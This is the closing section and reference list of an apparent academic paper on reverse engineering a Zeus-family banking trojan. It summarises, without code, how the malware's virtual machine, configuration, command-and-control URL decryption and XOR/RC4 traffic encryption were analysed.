The functions associated with the Virtual Machine's utilization have been analyzed. These functions are associated with the StaticConfig, which has been thoroughly analyzed to determine its fields and their purpose throughout the malware's operation, specifically in relation to the usage of the Virtual Machine. In particular, an undiscovered technique was discovered for decrypting the malware's Command and control URL, which is encrypted and incorporated into the virus during its development. Additionally, the DynamicConfig has been analyzed, as well as the steps of decryption via the Virtual Machine. The communication between the infected system and the Command & Control server was analyzed, and its encryption technique based on the XOR and RC4 algorithms was deciphered. All of these data were acquired via Reverse Engineering, namely Static and Dynamic Analysis. Those approaches worked well together to decipher an unknown virus. Dynamic Analysis is necessary to decode malware that encrypts oneself and related traffic.

6. REFERENCES

- [1] "VirsuTotal" [Online]. Available: <https://www.virustotal.com/>.
- [2] "OllyDbg" [Online]. Available: <http://www.ollydbg.de/>.
- [3] Josh Fruhliger , "Malware explained: How to prevent, detect and recover from it" Accessed: May 17, 2019. [online]. Available:
<https://www.csionline.com/article/3295877/what-is-malware-viruses-worms-trojans-and-beyond.html>
- [4] "The Zeus Trojan" Accessed: May 14, 2021. [online]. Available:
<https://www.avast.com/c-zeus>
- [5] Alex kirk," Zeus Trojan Analysis", [Online]. Available:
https://talosintelligence.com/zeus_trojan
- [6] Digital Defence Inc, "Zeus Trojan," [Online]. Available:
<https://www.digitaldefense.com/blog/zeus-trojan-what-it-is-how-to-prevent-it-digital-defense/>
- [7] "Malware Must Die ZeusVM Toolkit", Accessed: July 01, 2015. [online]. Available:
<https://blog.malwaremustdie.org/2015/07/mmd-0036-2015-kins-or-zeusvm-v2000.html>
- [8] Kurat Baker, Crowdstrike, Accessed: Aug 21, 2019. [Online]. Available:
<https://www.crowdstrike.com/cybersecurity-101/malware/types-of-malware/>
- [9] Eldad Eilam, "Secrets of Reverse Engineering", 2005
- [10] ISSP, "Crystal Attack Analysis". [Online]. Available: <http://www.issp.ua/>.
- [11] Stevens Kevin and Jackson Don, "Zeus Trojan Report", 2010.
- [12] Krebs Brian, "SpyEye and Zeus Trojan Rivalry Ends in Quiet Merger" [Online]. Available:
<http://krebsonsecurity.com/2010/10/spyeye-v-zeus-rivalry-ends-in-quiet-merger/>.
- [13] Heaven Tools, [Online]. Available: <http://www.heaventools.com/overview.html/>.